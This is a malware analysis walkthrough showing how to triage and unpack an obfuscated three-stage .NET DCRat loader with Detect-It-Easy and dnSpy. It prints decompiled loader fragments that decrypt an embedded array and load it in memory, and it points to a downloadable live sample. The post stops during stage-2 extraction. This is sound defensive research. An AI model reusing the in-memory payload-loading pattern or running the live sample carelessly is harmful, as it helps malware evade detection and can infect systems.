Dcrat Deobfuscation - How to Manually Decode a 3-Stage .NET Malware

embee-research.ghost.io/dcrat-manual-de-obfuscation/

Matthew

April 8, 2023

dnspy Featured

Manual analysis and deobfuscation of a .NET based Dcrat. Touching on Custom Python Scripts, Cyberchef and .NET analysis with Dnspy.

Analysis of a 3-stage malware sample resulting in a dcrat infection. The initial sample contains 2 payloads which are hidden by obfuscation. This analysis will demonstrate methods for manually uncovering both payloads and extracting the final obfuscated C2.

If you've ever wondered how to analyse .net malware - this might be the blog post for you.


Tooling

Samples

The malware file can be found here
And a copy of the decoding scripts here

Initial Analysis.

The initial file can be downloaded via Malware Bazaar and unzipped it using the password `infected`




fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e.exe
fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e.zip

detect-it-easy is a great tool for initial analysis of the file.

> Pe-studio is also a great option but I personally prefer the speed and simplicity of `detect-it-easy`

Detect-it-easy revealed that the sample is a 32-bit .NET-based file.
- The protector `Confuser(1.X)` has also been recognized.



Detect It Easy v3.01

File name: C:\Users\Milhouse\Desktop\dcrat2\fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e.exe

File type: PE32

Entry point: 004518ae

Base address: 00400000

Sections: 0003

TimeDateStamp: 2023-04-01 03:36:33

SizeOfImage: 00056000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

```
protector    Confuser(1.X)[-]                     S
library      .NET(v4.0.30319)[-]                  S
linker       Microsoft Linker(11.0)[GUI32]        S  ?
```


100%

359 msec

Initial analysis using Detect-it-easy

Before proceeding, I checked the entropy graph for signs of embedded files.

I used this to determine if the file was really `dcrat`, or a loader for an additional payload containing `dcrat`.
In my experience, large and high entropy sections often indicate an embedded payload. Indicating that the file being analyzed is a loader.



Type: PE32
Total: 7.97990
99%
Status: packed
Offset: 00000000
Size: 00050400

Regions

Name	Offset	Size	Entropy	Status
PE Header	00000000	00000200	2.70760	not packed
Section(0)['.text']	00000200	0004fa00	7.98897	packed
Section(1)['.rsrc']	0004fc00	00000600	4.12711	not packed
Section(2)['.reloc']	00050200	00000200	0.10473	not packed


Entropy Analysis of the Initial .exe file - Showing a large section of high entropy
The entropy graph revealed that a significant portion of the file has an entropy of `7.98897` (This is very high, the maximum value is 8).

This was a strong indicator that the file is a loader and not the final `dcrat` payload.

In order to analyze the suspected loader, I moved on to `Dnspy`

Dnspy Analysis

Utilizing Dnspy, I saw that the file had been recognized as `rewrwr.exe` and contained references to confuserEx. Likely this means the file is obfuscated using `ConfuserEx` and might be a pain to analyze.




```
using System;

[module: ConfusedBy("ConfuserEx v1.0.0")]
```

Dnspy overview of the initial file

In order to peek at the code being executed - I right-clicked on the `rewrwr.exe` name and selected `go to entry point`


This would give me a rough idea of what the actual executed code might look like.

The file immediately creates an extremely large array of unsigned integers. This could be an encrypted array of integers containing bytecodes for the next stage (further suggested by a post-array reference to a `Decrypt` function)



```
private static int Main(string[] A_0)
{
    uint[] array = new uint[]
    {
        1880563524U,
        3110281651U,
        3737408670U,
        1376871950U,
        185872267U,
        769682325U,
        287549547U,
        2095780025U,
        3864692579U,
```

Viewing Encrypted Arrays using Dnspy



```
// Token: 0x02000001 RID: 1
internal class <Module>
{
    // Token: 0x06000001 RID: 1 RVA: 0x0004F0D4 File Offset: 0x0004D2D4
    private static GCHandle Decrypt(uint[] A_0, uint A_1)
    {
        uint[] array = new uint[16];
        uint[] array2 = new uint[16];
        ulong num = (ulong)A_1;
        for (int i = 0; i < 16; i++)
        {
```

Using Dnspy to locate and view the Decryption function

The initial array of uints was so huge that it was too large to display in Dnspy.

Given the size, I suspected this array was the reason for the extremely high entropy previously observed with `detect-it-easy`
After the array, there is again code that suggests the array's contents are decrypted, then loaded into memory with the name `koi`

```
        3821091257U,
        283078313U,
        732224790U,
        2882807258U,
        "Not showing all elements because this array is too big (78747 elements)"
    };
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    Module manifestModule = executingAssembly.ManifestModule;
    GCHandle gchandle = <Module>.Decrypt(array, 306067877U);
    byte[] array2 = (byte[])gchandle.Target;
    Module module = executingAssembly.LoadModule("koi", array2);
    Array.Clear(array2, 0, array2.Length);
    gchandle.Free();
```

Given the relative simplicity of the code so far - I suspected the encryption was not complex, but still, I decided not to analyze it this time.

Instead, I considered two other approaches

- Set a breakpoint after the `Decrypt` call and dump the result from memory.
- Set a `module breakpoint` to break when the new module decrypted and loaded. Then dump the result into a file.


I took the second approach, as it is reliable and useful for occasions where the location of decryption and loading isn't as easy to find. (Typically it's more complicated to find the Decryption function, but luckily in this case it was rather simple)

Either way, I decided to take the second approach.

Extracting Stage 2 using Module Breakpoints

To extract stage 2 - I first created a `module breakpoint` which would break on all module loads.


To do this, I first opened the module breakpoints window.
`Debug -> Windows -> Module Breakpoints`



```
93692938U,
3609776243U,
116963954U,
3225309498U,
```

How to set a module breakpoint using Dnspy


I then created a module breakpoint with two wildcards. This will break on all new modules loaded by the malware.



	Name	Dynamic	InMemory	Load	Order	Process	AppDomain
☑	**	☐	☐	☑			


Module breakpoint to break on all loaded modules

I then executed the malware using the start button



Dnspy button to Start or Continue execution

I accepted the default options.



Debug engine: .NET Framework

Executable: C:\Users\Milhouse\Desktop\dcrat2\fd687a05b13c4f87f139d043c


Arguments:

Working Directory: C:\Users\Milhouse\Desktop\dcrat2

Break at: Don't Break


Default options for Dnspy Debugging are ok

Immediately, a breakpoint was hit as mscorelib.dll was being loaded into memory. This is a default library and I ignored it by selecting `Continue`



```
LoadModule A=05FF0000 S=0056C000 mscorlib.dll
```


Dnspy alert when a module breakpoint has been triggered



Once executing - the Continue button can be used to resume execution

The next module loaded was the original file being analyzed, which in this case can be safely ignored.

